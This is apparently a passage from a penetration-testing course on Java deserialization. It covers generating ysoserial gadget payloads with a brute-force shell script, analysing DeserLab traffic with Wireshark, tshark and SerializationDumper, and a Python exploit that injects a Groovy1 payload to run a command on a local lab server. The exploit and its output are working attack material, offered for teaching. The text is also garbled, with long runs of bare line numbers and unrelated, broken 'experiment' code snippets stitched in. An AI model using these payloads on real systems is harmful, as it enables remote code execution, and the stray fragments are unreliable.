1411  
1412  
1413  
1414  
1415  
1416  
1417  
1418  
1419  
1420  
1421  
1422  
1423  
1424  
1425  
1426  
1427  
1428  
1429  
1430  
1431  
1432  
1433  
1434  
1435  
1436  
1437  
1438  
1439  
1440  
1441  
1442  
1443  
1444  
1445  
1446  
1447  
1448  
1449  
1450  
1451  
1452  
1453  
1454  
1455  
1456  
1457  
1458  
1459  
1460  
1461  
1462  
1463  
1464  
1465  
1466  
1467  
1468  
1469  
1470  
1471  
1472  
1473  
1474  
1475  
1476  
1477  
1478  
1479  
1480  
1481  
1482  
1483  
1484  
1485  
1486  
1487  
1488  
1489  
1490  
1491  
1492  
1493  
1494  
1495  
1496  
1497  
1498  
1499  
1500  
1501  
1502  
1503  
1504  
1505  
1506  
1507  
1508  
1509  
1510  
1511  
1512  
1513  
1514  
1515  
1516  
1517  
1518  
1519  
1520  
1521  
1522  
1523  
1524  
1525  
1526  
1527  
1528  
1529  
1530  
1531  
1532  
1533  
1534  
1535  
1536  
1537  
1538  
1539  
1540  
1541  
1542  
1543  
1544  
1545  
1546  
1547  
1548  
1549  
1550  
1551  
1552  
1553  
1554  
1555  
1556  
1557  
1558  
1559  
1560  
1561  
1562  
1563  
1564  
1565  
1566  
1567  
1568  
1569  
1570  
1571  
1572  
1573  
1574  
1575  
1576  
1577  
1578  
1579  
1580  
1581  
1582  
1583  
1584  
1585  
1586  
1587  
1588  
1589  
1590  
1591  
1592  
1593  
1594  
1595  
1596  
1597  
1598  
1599  
1600  
1601  
1602  
1603  
1604  
1605  
1606  
1607  
1608  
1609  
1610  
1611  
1612  
1613  
1614  
1615  
1616  
1617  
1618  
1619  
1620  
1621  
1622  
1623  
1624  
1625  
1626  
1627  
1628  
1629  
1630  
1631  
1632  
1633  
1634  
1635  
1636  
1637  
1638  
1639  
1640  
1641  
1642  
1643  
1644  
1645  
1646  
1647  
1648  
1649  
1650  
1651  
1652  
1653  
1654  
1655  
1656  
1657  
1658  
1659  
1660  
1661  
1662  
1663  
1664  
1665  
1666  
1667  
1668  
1669  
1670  
1671  
1672  
1673  
1674  
1675  
1676  
1677  
1678  
1679  
1680  
1681  
1682  
1683  
1684  
1685  
1686  
1687  
1688  
1689  
1690  
1691  
1692  
1693  
1694  
1695  
1696  
1697  
1698  
1699  
1700  
1701  
1702  
1703  
1704  
1705  
1706  
1707  
1708  
1709  
1710  
1711  
1712  
1713  
1714  
1715  
1716  
1717  
1718  
1719  
1720  
1721  
1722  
1723  
1724  
1725  
1726  
1727  
1728  
1729  
1730  
1731  
1732  
1733  
1734  
1735  
1736  
1737  
1738  
1739  
1740  
1741  
1742  
1743  
1744  
1745  
1746  
1747  
1748  
1749  
1750  
1751  
1752  
1753  
1754  
1755  
1756  
1757  
1758  
1759  
1760  
1761  
1762  
1763  
1764  
1765  
1766  
1767  
1768  
1769  
1770  
1771  
1772  
1773  
1774  
1775  
1776  
1777  
1778  
1779  
1780  
1781  
1782  
1783  
1784  
1785  
1786  
1787  
1788  
1789  
1790  
1791  
1792  
1793  
1794  
1795  
1796  
1797  
1798  
1799  
1800  
1801  
1802  
1803  
1804  
1805  
1806  
1807  
1808  
1809  
1810  
1811  
1812  
1813  
1814  
1815  
1816  
1817  
1818  
1819  
1820  
1821  
1822  
1823  
1824  
1825  
1826  
1827  
1828  
1829  
1830  
1831  
1832  
1833  
1834  
1835  
1836  
1837  
1838  
1839  
1840  
1841  
1842  
1843  
1844  
1845  
1846  
1847  
1848  
1849  
1850  
1851  
1852  
1853  
1854  
1855  
1856  
1857  
1858  
1859  
1860  
1861  
1862  
1863  
1864  
1865  
1866  
1867  
1868  
1869  
1870  
1871  
1872  
1873  
1874  
1875  
1876  
1877  
1878  
1879  
1880  
1881  
1882  
1883  
1884  
1885  
1886  
1887  
1888  
1889  
1890  
1891  
1892  
1893  
1894  
1895  
1896  
1897  
1898  
1899  
1900  
1901  
1902  
1903  
1904  
1905  
1906  
1907  
1908  
1909  
1910  
1911  
1912  
1913  
1914  
1915  
1916  
1917  
1918  
1919  
1920  
1921  
1922  
1923  
1924  
1925  
1926  
1927  
1928  
1929  
1930  
1931  
1932  
1933  
1934  
1935  
1936  
1937  
1938  
1939  
1940  
1941  
1942  
1943  
1944  
1945  
1946  
1947  
1948  
1949  
1950  
1951  
1952  
1953  
1954  
1955  
1956  
1957  
1958  
1959  
1960  
1961  
1962  
1963  
1964  
1965  
1966  
1967  
1968  
1969  
1970  
1971  
1972  
1973  
1974  
1975  
1976  
1977  
1978  
1979  
1980  
1981  
1982  
1983  
1984  
1985  
1986  
1987  
1988  
1989  
1990  
1991  
1992  
1993  
1994  
1995  
1996  
1997  
1998  
1999  
2000  
2001  
2002  
2003  
2004  
2005  
2006  
2007  
2008  
2009  
2010  
2011  
2012  
2013  
2014  
2015  
2016  
2017  
2018  
2019  
2020  
2021  
2022  
2023  
2024  
2025  
2026  
2027  
2028  
2029  
2030  
2031  
2032  
2033  
2034  
2035  
2036  
2037  
2038  
2039  
2040  
2041  
2042  
2043  
2044  
2045  
2046  
2047  
2048  
2049  
2050  
2051  
2052  
2053  
2054  
2055  
2056  
2057  
2058  
2059  
2060  
2061  
2062  
2063  
2064  
2065  
2066  
2067  
2068  
2069  
2070  
2071  
2072  
2073  
2074  
2075  
2076  
2077  
2078  
2079  
2080  
2081  
2082  
2083  
2084  
2085  
2086  
2087  
2088  
2089  
2090  
2091  
2092  
2093  
2094  
2095  
2096  
2097  
2098  
2099  
2100  
2101  
2102  
2103  
2104  
2105  
2106  
2107  
2108  
2109  
2110  
2111  
2112  
2113  
2114  
2115  
2116  
2117  
2118  
2119  
2120  
2121  
2122  
2123  
2124  
2125  
2126  
2127  
2128  
2129  
2130  
2131  
2132  
2133  
2134  
2135  
2136  
2137  
2138  
2139  
2140  
2141  
2142  
2143  
2144  
2145  
2146  
2147  
2148  
2149  
2150  
2151  
2152  
2153  
2154  
2155  
2156  
2157  
2158  
2159  
2160  
2161  
2162  
2163  
2164  
2165  
2166  
2167  
2168  
2169  
2170  
2171  
2172  
2173  
2174  
2175  
2176  
2177  
2178  
2179  
2180  
2181  
2182  
2183  
2184  
2185  
2186  
2187  
2188  
2189  
2190  
2191  
2192  
2193  
2194  
2195  
2196  
2197  
2198  
2199  
2200  
2201  
2202  
2203  
2204  
2205  
2206  
2207  
2208  
2209  
2210  
2211  
2212  
2213  
2214  
2215  
2216  
2217  
2218  
2219  
2220  
2221  
2222  
2223  
2224  
2225  
2226  
2227  
2228  
2229
```

10.2.6 Brute-force Attack with Ysoserial

A brute-force approach can be performed using a script similar to the below.

Assume that payloads.txt contains all ysoserial payload names, one per line.

```
</>
while read payload;
do echo -en "$payload\n\n";
java -jar ysoserial-master-SNAPSHOT.jar $payload "whoami" | base64 | tr -d '\n' >
payloads/$payload.ser;
echo -en "-----\n\n"; done < payloads.txt
```

10.2.6 Brute-force Attack with Ysoserial

The script will run and create a base64-encoded serialized payload for each vulnerable library. The result files can be further used in Burp Intruder attacks.

```
root@0x1uk3:~/java# mkdir payloads
root@0x1uk3:~/java# cat yso.sh
while read payload; do echo -en "$payload\n\n"; java -jar ysoserial-master-SNAPSHOT.jar $payload "whoami" | base64 | tr -d '\n' > payloads/$payload.ser; echo -en "-----\n\n"; done < payloads.txt
root@0x1uk3:~/java# ./yso.sh
BeanShell1

-----

Clojure

-----

CommonsBeanutils1
```


10.2.6 Brute-force Attack with Ysoserial

However, you might notice that some of the payloads cause yoserial to throw an error. This is because some payload names must be used in a specific way.

```
FileUpload1
Error while generating or serializing payload
java.lang.IllegalArgumentException: Unsupported command whoami [whoami]
    at ysoserial.payloads.FileUpload1.getObject(FileUpload1.java:71)
    at ysoserial.payloads.FileUpload1.getObject(FileUpload1.java:40)
    at ysoserial.GeneratePayload.main(GeneratePayload.java:34)
-----
```

10.2.7 Exploring Ysoserial

In order to uncover hidden features of the ysoserial tool, we need to dive into its source code.



10.2.7 Exploring Ysoserial

Each of the .java files can be run as a separate java class, resulting in executing different code by the ysoserial tool. For example, based on the names of the Java classes that ysoserial contain, we can infer what they were built for.

A jar file, the format in which ysoserial is shipped, is a regular zip archive that can be unpacked. Due to this feature of Java, it is possible to select and invoke a single method out of a jar archive.

10.2.7 Exploring Ysoserial

In order to do that, we need to use the command line java utility with the **-cp** (classpath) argument.

The classpath contains all locations where the java virtual machine will look for methods available for the process runtime. In that case, we need to specify the ysoserial .jar file as the classpath.

10.2.7 Exploring Ysoserial

The Java .jar archives have a package structure; the package contains subsequent packages.

In the case of ysoserial, the current package is named ysoserial, and inside the jar file there is a folder *exploit* that contains several classes. Each of these classes contain an exploit utility.

```
24  
25  
26  
27  
28  
29  
30  
31  
32  
33  
34  
35  
36  
37  
38  
39  
40  
41  
42  
43  
44  
45  
46  
47  
48  
49  
50  
51  
52  
53  
54  
55  
56  
57  
58  
59  
60  
61  
62  
63  
64  
65  
66  
67  
68  
69  
70  
71  
72  
73  
74  
75  
76  
77  
78  
79  
80  
81  
82  
83  
84  
85  
86  
87  
88  
89  
90  
91  
92  
93  
94  
95  
96  
97  
98  
99  
100  
101  
102  
103  
104  
105  
106  
107  
108  
109  
110  
111  
112  
113  
114  
115  
116  
117  
118  
119  
120  
121  
122  
123  
124  
125  
126  
127  
128  
129  
130  
131  
132  
133  
134  
135  
136  
137  
138  
139  
140  
141  
142  
143  
144  
145  
146  
147  
148  
149  
150  
151  
152  
153  
154  
155  
156  
157  
158  
159  
160  
161  
162  
163  
164  
165  
166  
167  
168  
169  
170  
171  
172  
173  
174  
175  
176  
177  
178  
179  
180  
181  
182  
183  
184  
185  
186  
187  
188  
189  
190  
191  
192  
193  
194  
195  
196  
197  
198  
199  
200  
201  
202  
203  
204  
205  
206  
207  
208  
209  
210  
211  
212  
213  
214  
215  
216  
217  
218  
219  
220  
221  
222  
223  
224  
225  
226  
227  
228  
229  
230  
231  
232  
233  
234  
235  
236  
237  
238  
239  
240  
241  
242  
243  
244  
245  
246  
247  
248  
249  
250  
251  
252  
253  
254  
255  
256  
257  
258  
259  
260  
261  
262  
263  
264  
265  
266  
267  
268  
269  
270  
271  
272  
273  
274  
275  
276  
277  
278  
279  
280  
281  
282  
283  
284  
285  
286  
287  
288  
289  
290  
291  
292  
293  
294  
295  
296  
297  
298  
299  
300  
301  
302  
303  
304  
305  
306  
307  
308  
309  
310  
311  
312  
313  
314  
315  
316  
317  
318  
319  
320  
321  
322  
323  
324  
325  
326  
327  
328  
329  
330  
331  
332  
333  
334  
335  
336  
337  
338  
339  
340  
341  
342  
343  
344  
345  
346  
347  
348  
349  
350  
351  
352  
353  
354  
355  
356  
357  
358  
359  
360  
361  
362  
363  
364  
365  
366  
367  
368  
369  
370  
371  
372  
373  
374  
375  
376  
377  
378  
379  
380  
381  
382  
383  
384  
385  
386  
387  
388  
389  
390  
391  
392  
393  
394  
395  
396  
397  
398  
399  
400  
401  
402  
403  
404  
405  
406  
407  
408  
409  
410  
411  
412  
413  
414  
415  
416  
417  
418  
419  
420  
421  
422  
423  
424  
425  
426  
427  
428  
429  
430  
431  
432  
433  
434  
435  
436  
437  
438  
439  
440  
441  
442  
443  
444  
445  
446  
447  
448  
449  
450  
451  
452  
453  
454  
455  
456  
457  
458  
459  
460  
461  
462  
463  
464  
465  
466  
467  
468  
469  
470  
471  
472  
473  
474  
475  
476  
477  
478  
479  
480  
481  
482  
483  
484  
485  
486  
487  
488  
489  
490  
491  
492  
493  
494  
495  
496  
497  
498  
499  
500  
501  
502  
503  
504  
505  
506  
507  
508  
509  
510  
511  
512  
513  
514  
515  
516  
517  
518  
519  
520  
521  
522  
523  
524  
525  
526  
527  
528  
529  
530  
531  
532  
533  
534  
535  
536  
537  
538  
539  
540  
541  
542  
543  
544  
545  
546  
547  
548  
549  
550  
551  
552  
553  
554  
555  
556  
557  
558  
559  
560  
561  
562  
563  
564  
565  
566  
567  
568  
569  
570  
571  
572  
573  
574  
575  
576  
577  
578  
579  
580  
581  
582  
583  
584  
585  
586  
587  
588  
589  
590  
591  
592  
593  
594  
595  
596  
597  
598  
599  
600  
601  
602  
603  
604  
605  
606  
607  
608  
609  
610  
611  
612  
613  
614  
615  
616  
617  
618  
619  
620  
621  
622  
623  
624  
625  
626  
627  
628  
629  
630  
631  
632  
633  
634  
635  
636  
637  
638  
639  
640  
641  
642  
643  
644  
645  
646  
647  
648  
649  
650  
651  
652  
653  
654  
655  
656  
657  
658  
659  
660  
661  
662  
663  
664  
665  
666  
667  
668  
669  
670  
671  
672  
673  
674  
675  
676  
677  
678  
679  
680  
681  
682  
683  
684  
685  
686  
687  
688  
689  
690  
691  
692  
693  
694  
695  
696  
697  
698  
699  
700  
701  
702  
703  
704  
705  
706  
707  
708  
709  
710  
711  
712  
713  
714  
715  
716  
717  
718  
719  
720  
721  
722  
723  
724  
725  
726  
727  
728  
729  
730  
731  
732  
733  
734  
735  
736  
737  
738  
739  
740  
741  
742  
743  
744  
745  
746  
747  
748  
749  
750  
751  
752  
753  
754  
755  
756  
757  
758  
759  
760  
761  
762  
763  
764  
765  
766  
767  
768  
769  
770  
771  
772  
773  
774  
775  
776  
777  
778  
779  
780  
781  
782  
783  
784  
785  
786  
787  
788  
789  
790  
791  
792  
793  
794  
795  
796  
797  
798  
799  
800  
801  
802  
803  
804  
805  
806  
807  
808  
809  
810  
811  
812  
813  
814  
815  
816  
817  
818  
819  
820  
821  
822  
823  
824  
825  
826  
827  
828  
829  
830  
831  
832  
833  
834  
835  
836  
837  
838  
839  
840  
841  
842  
843  
844  
845  
846  
847  
848  
849  
850  
851  
852  
853  
854  
855  
856  
857  
858  
859  
860  
861  
862  
863  
864  
865  
866  
867  
868  
869  
870  
871  
872  
873  
874  
875  
876  
877  
878  
879  
880  
881  
882  
883  
884  
885  
886  
887  
888  
889  
890  
891  
892  
893  
894  
895  
896  
897  
898  
899  
900  
901  
902  
903  
904  
905  
906  
907  
908  
909  
910  
911  
912  
913  
914  
915  
916  
917  
918  
919  
920  
921  
922  
923  
924  
925  
926  
927  
928  
929  
930  
931  
932  
933  
934  
935  
936  
937  
938  
939  
940  
941  
942  
943  
944  
945  
946  
947  
948  
949  
950  
951  
952  
953  
954  
955  
956  
957  
958  
959  
960  
961  
962  
963  
964  
965  
966  
967  
968  
969  
970  
971  
972  
973  
974  
975  
976  
977  
978  
979  
980  
981  
982  
983  
984  
985  
986  
987  
988  
989  
990  
991  
992  
993  
994  
995  
996  
997  
998  
999  
1000
```

10.2.7 Exploring Ysoserial

In order to use ysoserial/exploit/JSF.java, out of the classpaths, we need to issue the following command line:

java -cp ysoserial.jar ysoserial.exploit.JSF

```
root@0x1uk3:~/java# java -cp ysoserial-master-SNAPSHOT.jar ysoserial.exploit.JSF  
ysoserial.exploit.JSF <view_url> <payload_type> <payload_arg>
```

The JSF payload can be used to attack serialization in Java Faces' VIEWSTATE parameter. Keep in mind, that we omit the .java extension, which is assumed by default by the java environment.

10.2.8 Exploiting Java Deserialization

Now let's try to analyze a simple java insecure deserialization vulnerability using DeserLab. In order to do that, we will set up a vulnerable environment. We use Kali Linux as the host system, but you should be able to run the lab on any Linux machine.

The below linked repository contains URLs to the source code and the precompiled version as well:

<https://github.com/NickstaDB/DeserLab>

```
18 def initialize(experiment, observations = [], candidates = [])
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations - [control]
23   evaluate_candidates
24
25   freeze
26 end
27
28 # Returns the experiment's context
29 def context
30   experiment.context
31 end
32
33 def experiment_name
34   experiment.name
35 end
36
37 # Returns the result a match between an experiment and a candidate
38 def match?
39   # ...
40   @experiment.result == 1
41 end
```

10.2.8 Exploiting Java Deserialization

First, let's run the server and the client, while sniffing the traffic using any network sniffing tool. We will use Wireshark on the Loopback interface.

Java -jar DeserLab.jar -server 127.0.0.1 6666

We will also try to just connect to the endpoint with netcat using the below command:

nc 127.0.0.1 6666

10.2.8 Exploiting Java Deserialization

We can see that the server received our connection:

```
root@0x1uk3:~/java/DeserLab/DeserLab-v1.0# nc 127.0.0.1 6666
```

```
00
```

```
root@0x1uk3:~/java/DeserLab/DeserLab-v1.0# java -jar DeserLab.jar -server 127.0.0.1 6666
```

```
[+] DeserServer started, listening on 127.0.0.1:6666
```

```
[+] Connection accepted from 127.0.0.1:52220
```

10.2.8 Exploiting Java Deserialization

However, nothing meaningful happened. Let's try to use DeserLab's client functionality to see if the connection will behave differently.

```
java -jar DeserLab.jar -client 127.0.0.1 6666
```

```
root@0x1uk3:~/java/DeserLab/DeserLab-v1.0# java -jar DeserLab.jar -client 127.0.0.1 6666
[+] DeserClient started, connecting to 127.0.0.1:6666
[+] Connected, reading server hello packet...
[+] Hello received, sending hello to server...
[+] Hello sent, reading server protocol version...
[+] Sending supported protocol version to the server...
[+] Enter a client name to send to the server:
test
[+] Enter a string to hash:
teststring
[+] Generating hash of "teststring"...
[+] Hash generated: d67c5cbf5b01c9f91932e3b8def5e5f8
```


10.2.8 Exploiting Java Deserialization

Looking at the wireshark dump, we can see Java serialized data in the communication:

28	13.174985883	127.0.0.1	127.0.0.1	TCP	150	52262 → 6666	[PSH, ACK] Seq=23 Ack=15 Win=43776 Len=84 TSval=3132205718 TSecr=3132197437
29	13.174993835	127.0.0.1	127.0.0.1	TCP	66	6666 → 52262	[ACK] Seq=15 Ack=107 Win=43776 Len=0 TSval=3132205718 TSecr=3132205718
30	13.196388637	127.0.0.1	127.0.0.1	TCP	84	52262 → 6666	[PSH, ACK] Seq=107 Ack=15 Win=43776 Len=18 TSval=3132205740 TSecr=3132205718
31	13.196396271	127.0.0.1	127.0.0.1	TCP	66	6666 → 52262	[ACK] Seq=15 Ack=125 Win=43776 Len=0 TSval=3132205740 TSecr=3132205740
32	13.267176839	127.0.0.1	127.0.0.1	TCP	150	6666 → 52262	[PSH, ACK] Seq=15 Ack=125 Win=43776 Len=84 TSval=3132205811 TSecr=3132205740
33	13.289578473	127.0.0.1	127.0.0.1	TCP	116	6666 → 52262	[FIN, PSH, ACK] Seq=99 Ack=125 Win=43776 Len=58 TSval=3132205833 TSecr=3132205740
34	13.289963696	127.0.0.1	127.0.0.1	TCP	66	52262 → 6666	[ACK] Seq=125 Ack=150 Win=43776 Len=0 TSval=3132205833 TSecr=3132205811
35	13.294556948	127.0.0.1	127.0.0.1	TCP	66	52262 → 6666	[FIN, ACK] Seq=125 Ack=150 Win=43776 Len=0 TSval=3132205838 TSecr=3132205811

Frame 28: 150 bytes on wire (1200 bits), 150 bytes captured (1200 bits) on interface 0
Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
Transmission Control Protocol, Src Port: 52262, Dst Port: 6666, Seq: 23, Ack: 15, Len: 84
Data (84 bytes)

0000	00 00 00 00 00 00 00 00	00 00 00 00 00 00 45 00E-
0010	00 88 7c 96 40 00 40 06	bf d7 7f 00 00 01 7f 00	.. _@_.....
0020	00 01 cc 26 1a 0a e6 c4	9f 60 76 99 66 b4 80 18	..&.....\v.f...
0030	01 56 fe 7c 00 00 01 01	08 0a ba b1 aa 96 ba b1	..V
0040	8a 3d 73 72 00 14 6e 62	2e 64 65 73 65 72 2e 48	..sr..nb..deser.H
0050	61 73 68 52 65 71 75 65	73 74 e5 2c e9 a9 2a c1	ashReque st,...
0060	f9 91 02 00 02 4c 00 0a	64 61 74 61 54 6f 48 61dataToHa
0070	73 68 74 00 12 4c 6a 61	76 61 2f 6c 61 6e 67 2f	sht..Lja va/lang/
0080	53 74 72 69 6e 67 3b 4c	00 07 74 68 65 48 61 73	String;L ..theHas
0090	68 71 00 7e 00 01		hq...

10.2.8 Exploiting Java Deserialization

In order to avoid manual revision of all the packets sent, the tshark tool can be used to spot the beginning of the serialization stream.

First, let's save the wireshark dump as deserialization.pcap.

```
18 def initialize(experiment, observations = [], control = null)
19   @experiment = experiment
20   @observations = observations
21   @control = control
22   @candidates = observations - @control
23   evaluate_candidates
24
25   freeze
26 end
27
28 # Returns the experiment's context
29 def context
30   experiment.context
31 end
32
33 # Returns the result a match between an experiment
34 def match?
35   @experiment.result?
36 end
```

10.2.8.1 Deciphering Serialized Data

Using tshark, the whole serialiation stream can be extracted:

```
tshark -r deserialization.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, | grep -v ',,' | grep '^6666,' | cut -d',' -f2 | tr '\n' ':' | sed s://g
```

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# tshark -r deserialization.pcap -T fields -e tcp.srcport -e data -e tcp.dstport -E separator=, | grep -v ',,' | gre
p '^6666,' | cut -d',' -f2 | tr '\n' ':' | sed s://g
Running as user "root" and group "root". This could be dangerous.
aced00057704f000baaa77020101737200146e622e64657365722e4861736852657175657374e52ce9a92ac1f9910200024c000a64617461546f486173687400124c6a6176612f6c616e672f53747
2696e673b4c00077468654861736871007e0001787074000a74657374737472696e677400206436376335636266356230316339663931393332653362386465663565356638rorootroot@0xluk3:
```

10.2.8.1 Deciphering Serialized Data

For every object / value transported in Java serialized data, there is a preceding byte of certain value that identifies its type.

For example, the following byte values precede certain java object types:

- 0x70 – TC_NULL
- 0x71 – TC_REFERENCE
- 0x72 – TC_CLASSDESC
- 0x73 – TC_OBJECT
- 0x74 – TC_STRING
- 0x75 – TC_ARRAY
- 0x76 – TC_CLASS
- 0x7B – TC_EXCEPTION
- 0x7C – TC_LONGSTRING
- 0x7D – TC_PROXYCLASSDESC
- 0x7E – TC_ENUM

10.2.8.1 Deciphering Serialized Data

You can inspect any Java serialized stream to identify the object it contains using the [Java Serialization Dumper](#) tool.

You can build the tool using the supplied build.sh script. The tool's usage is straightforward, as the tool takes just a hex representation of serialized bytes and dumps the objects the byte stream consists of. Let's feed it with a freshly generated serialized stream from the previously-mentioned pcap file.

10.2.8.1 Deciphering Serialized Data

```
java -jar SerializationDumper.jar  
aced00057704f000baaa77020101737200146e622e64657365722e486173685265717565  
7374e52ce9a92ac1f9910200024c000a64617461546f486173687400124c6a6176612f6c  
616e672f537472696e673b4c00077468654861736871007e0001787074000a7465737473  
7472696e6774002064363763356362663562303163396639313933326533623864656635  
65356638
```

```
root@0xluk3:~/java/SerializationDumper# java -jar SerializationDumper.jar aced00057704f000baaa77020101737200146e622e64657365722e4861736852657175657374e52ce9a  
92ac1f9910200024c000a64617461546f486173687400124c6a6176612f6c616e672f537472696e673b4c00077468654861736871007e0001787074000a74657374737472696e6774002064363763  
35636266356230316339663931393332653362386465663565356638  
  
STREAM_MAGIC - 0xac ed  
STREAM_VERSION - 0x00 05  
Contents  
  TC_BLOCKDATA - 0x77  
    Length - 4 - 0x04  
    Contents - 0xf000baaa  
  TC_BLOCKDATA - 0x77  
    Length - 2 - 0x02  
    Contents - 0x0101  
  TC_OBJECT - 0x73  
    TC_CLASSDESC - 0x72  
      className  
        Length - 20 - 0x00 14  
        Value - nb.deser.HashRequest - 0x6e622e64657365722e4861736852657175657374
```


10.2.8.1 Deciphering Serialized Data

The tool dumps every object that is contained within the serialized stream.

The simple netcat listener/client was not enough to start a „serialized conversation” since lots of serialized objects were sent to the target.

You might also want to study the source code of the tool to see where certain parts of the serialized stream were generated and sent.

10.2.8.2 Injecting Serialized Payload

The next step will be to understand how can we go from replacing single objects to executing code.

We will build a simple python script that will mimic the initial serialized handshake (0xaced0005) and then replace the serialized data (in this case the string hash with the ysoserial payload and hope for code execution).

10.2.8.2 Injecting Serialized Payload

Based on the output of Serialization Dumper, part of the communication must be mimicked using python; this includes the handshake, two TC_BLOCKDATA structures and the username.

Further down our exploit the hashed string will be replaced with serialized data originating from the ysoserial tool.

```
18 def initialize(experiment, observations = list(), candidates = list(), control = None):
19     @experiment = experiment
20     @observations = observations
21     @control = control
22     @candidates = candidates
23     evaluate_candidates
24
25     freeze
26
27     # TODO: the experiment's context
28     def context:
29         experiment.context
30
31     def experiment_name:
32         experiment.name
33
34     def metadata:
35         experiment.metadata
36
37     @experiment.result_sub = 1
```

10.2.8.2 Injecting Serialized Payload

The final payload is generated using ysoserial, in this case the Groovy library is chosen since it is utilized by DeserLab. The Groovy library can be found in DeserLab's directory named „lib“.

```
java -jar ysoserial-master-SNAPSHOT.jar Groovy1 "ping  
127.0.0.1" > p.bin
```

```
24 def initialize(experiment, observations = [], candidates = []) {
25     @experiment = experiment
26     @observations = observations
27     @control = control
28     @candidates = observations - !control
29     evaluate_candidates
30 }
31
32 freeze
33 end
34
35 * PARSes the experiment's context
36 def context
37     experiment.context
38 end
39
40 * EXPERIMENT_NAME
41 experiment_name
42 end
43
44 * A Boolean whether the result is a match between an experiment
45 def matched?
46     !@experiment.result.is?
47 end
48
49 * A Boolean whether the result is a match between an experiment
50 def matched?
51     !@experiment.result.is?
```



10.2.8.2 Injecting Serialized Payload

As you can see, the payload contains the java serialization signature in the beginning. Since the serialized conversation is already started, we should remove it from the payload. That's why in the exploit, you will see the ysoserial payload being shortened by removing the first 4 bytes.

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# java -jar ../../ysoserial-master-SNAPSHOT.jar Groovy1 "ping 127.0.0.1" > p.bin
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass$3$1 (file:/root/java/ysoserial-master-SNAPSHOT.jar) to method java.lang.Object.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass$3$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# head p.bin | hexdump -C
00000000  ac ed 00 05 73 72 00 32  73 75 6e 2e 72 65 66 6c  |....sr.2sun.refl|
00000010  65 63 74 2e 61 6e 6e 6f  74 61 74 69 6f 6e 2e 41  |ect.annotation.A|
00000020  6e 6e 6f 74 61 74 69 6f  6e 49 6e 76 6f 63 61 74  |nnotationInvocat|
```

10.2.8.2 Injecting Serialized Payload

The full exploit code can be seen to the right.

As previously mentioned, it contains all structures dumped by the SerializationDumper tool until the hashed string, which is replaced by the ysoserial payload without its first 4 bytes (aced0005).



```
import socket

ip = "127.0.0.1"
port = 6666
payload = "p.bin"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((ip, port))

data = '\xac\xed\x00\x05' #Serialization handshake
s.sendall(data)

data = '\x77\x04'
data2 = '\xf0\x00\xba\xaa' #TC_BLOCKDATA
s.sendall(data)
s.sendall(data2)

data = '\x77\x02' #Protocol version
data2 = '\x01\x01'
s.sendall(data)
s.sendall(data2)

data = '\x77\x06' #depends on username 06 is string length +2
data2 = '\x00\x04\x74\x65\x73\x74' #00 04 is string length, then 4 bytes T E S T
s.sendall(data)
s.sendall(data2)

f = open(payload, "rb") #ysoserial payload without first 4 bytes
c = f.read()
s.send(c[4:])
```

10.2.8.2 Injecting Serialized Payload

Let's now listen to any ICMP packets on the loopback (127.0.0.1) interface while attacking the DeserLab server using our freshly prepared exploit.

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# tcpdump -i lo icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
```

```
root@0xluk3:~/java/DeserLab/DeserLab-v1.0# python serialization.py
root@0xluk3:~/java/DeserLab/DeserLab-v1.0#
```

10.2.8.2 Injecting Serialized Payload

We can observe that the server received the connection and ping was executed!

```
[+] Connection accepted from 127.0.0.1:53106
[+] Sending hello...
[+] Hello sent, waiting for hello from client...
[+] Hello received from client...
[+] Sending protocol version...
[+] Version sent, waiting for version from client...
[+] Client version is compatible, reading client name...
[+] Client name received: test
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass$3$1 (file:/root/.m2/repository/org/codehaus/groovy/groovy-all/2.3.9/groovy-all-2.3.9.jar) to method java.lang.Object.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass$3$1
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
```

```
root@0x1uk3:~/java/DeserLab/DeserLab-v1.0# tcpdump -i lo icmp
